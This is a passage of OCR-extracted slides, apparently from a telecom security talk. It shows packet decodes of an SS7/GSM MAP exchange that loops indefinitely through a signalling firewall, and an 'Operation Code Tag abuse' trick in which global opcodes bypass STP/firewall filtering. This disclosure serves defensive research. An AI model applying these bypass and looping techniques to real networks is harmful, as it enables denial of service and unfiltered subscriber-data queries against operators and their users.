
TCAP Continue


- Reject



```
No.  Protocol  Info
  1  GSM MAP   invoke insertSubscriberData invoke provideSubscriberInfo
  2  GSM MAP   returnError reject
  3  GSM MAP   invoke provideSubscriberInfo
  4  GSM MAP   reject

▷ Signalling Connection Control Part
◢ Transaction Capabilities Application Part
   ▷ continue
◢ GSM Mobile Application
   ◢ Component: reject (4)
      ◢ reject
         ▷ invokeIDRej: derivable (0)
         ▷ problem: invokeProblem (1)
```


Case 4. Infinite loop





```
No.  Protocol  Info
  1  GSM MAP   invoke insertSubscriberData invoke provideSubscriberInfo
  2  GSM MAP   returnError reject
  3  GSM MAP   invoke provideSubscriberInfo
  4  GSM MAP   reject
  5  GSM MAP   invoke provideSubscriberInfo

▷ Signalling Connection Control Part
◢ Transaction Capabilities Application Part
   ▷ continue
◢ GSM Mobile Application
   ◢ Component: invoke (1)
      ◢ invoke
           invokeID: 2
         ◢ opCode: localValue (0)
              localValue: provideSubscriberInfo (70)
         ▷ IMSI: [redacted]262
         ▷ requestedInfo
```

Case 4. Infinite loop



TCAP Begin

InsertSubscriberData_REQ

ProvideSubscriberInfo_REQ

TCAP Continue

ProvideSubscriberInfo_REQ

STP

MSC/VLR

SS7 FW


TCAP Continue

ReturnError

Reject


TCAP Continue


Reject



```
No.   Protocol   Info
  1 GSM MAP    invoke insertSubscriberData invoke provideSubscriberInfo
  2 GSM MAP    returnError reject
  3 GSM MAP    invoke provideSubscriberInfo
  4 GSM MAP    reject
  5 GSM MAP    invoke provideSubscriberInfo
  6 GSM MAP    SACK reject

▷ Signalling Connection Control Part
◢ Transaction Capabilities Application Part
    ▷ continue
◢ GSM Mobile Application
    ◢ Component: reject (4)
        ◢ reject
            ▷ invokeIDRej: derivable (0)
            ▷ problem: invokeProblem (1)
```

Case 4. Infinite loop





```
No.  Protocol  Info
  1 GSM MAP   invoke insertSubscriberData invoke provideSubscriberInfo
  2 GSM MAP   returnError reject
  3 GSM MAP   invoke provideSubscriberInfo
  4 GSM MAP   reject
  5 GSM MAP   invoke provideSubscriberInfo
  6 GSM MAP   SACK reject
  7 GSM MAP   invoke provideSubscriberInfo
  8 GSM MAP   reject

▷ Signalling Connection Control Part
◢ Transaction Capabilities Application Part
   ▷ continue
◢ GSM Mobile Application
   ◢ Component: reject (4)
      ◢ reject
         ▷ invokeIDRej: derivable (0)
         ▷ problem: invokeProblem (1)
```

In a testbed, this transaction kept working for about 60 hours — from Friday evening until Monday morning.

Threats

- Signaling channels load
- Processor load
- May affect a signaling monitoring system

Bonus vulnerability


Operation Code Tag abuse

ITU-T Q.773 Recommendation

ITU-T Q.773 – Transaction capabilities formats and encoding

Table 22/Q.773 – Coding of Operation Code Tag

	H	G	F	E	D	C	B	A	
Local Operation Code Tag	0	0	0	0	0	0	1	0	= 2
Global Operation Code Tag	0	0	0	0	0	1	1	0	= 6




```
No.     Protocol  Info
      1 GSM MAP   invoke sendRoutingInfoForSM
      2 GSM MAP   returnResultLast sendRoutingInfoForSM
```


```
▷ Signalling Connection Control Part
▷ Transaction Capabilities Application Part
◢ GSM Mobile Application
  ◢ Component: invoke (1)
    ◢ invoke
        invokeID: 1
      ◢ opCode: localValue (0)
          localValue: sendRoutingInfoForSM (45)
```

```
00a0  1f a1 1d 02 01 01 02 01 2d 30 15 80 07 91 [redacted]
00b0  [redacted] 81 01 ff 82 07 91 [redacted]
00c0  00 00
```

Operation Code Tag abuse


The STP/FW is looking for a Local OpCode. Global OpCodes are ignored.





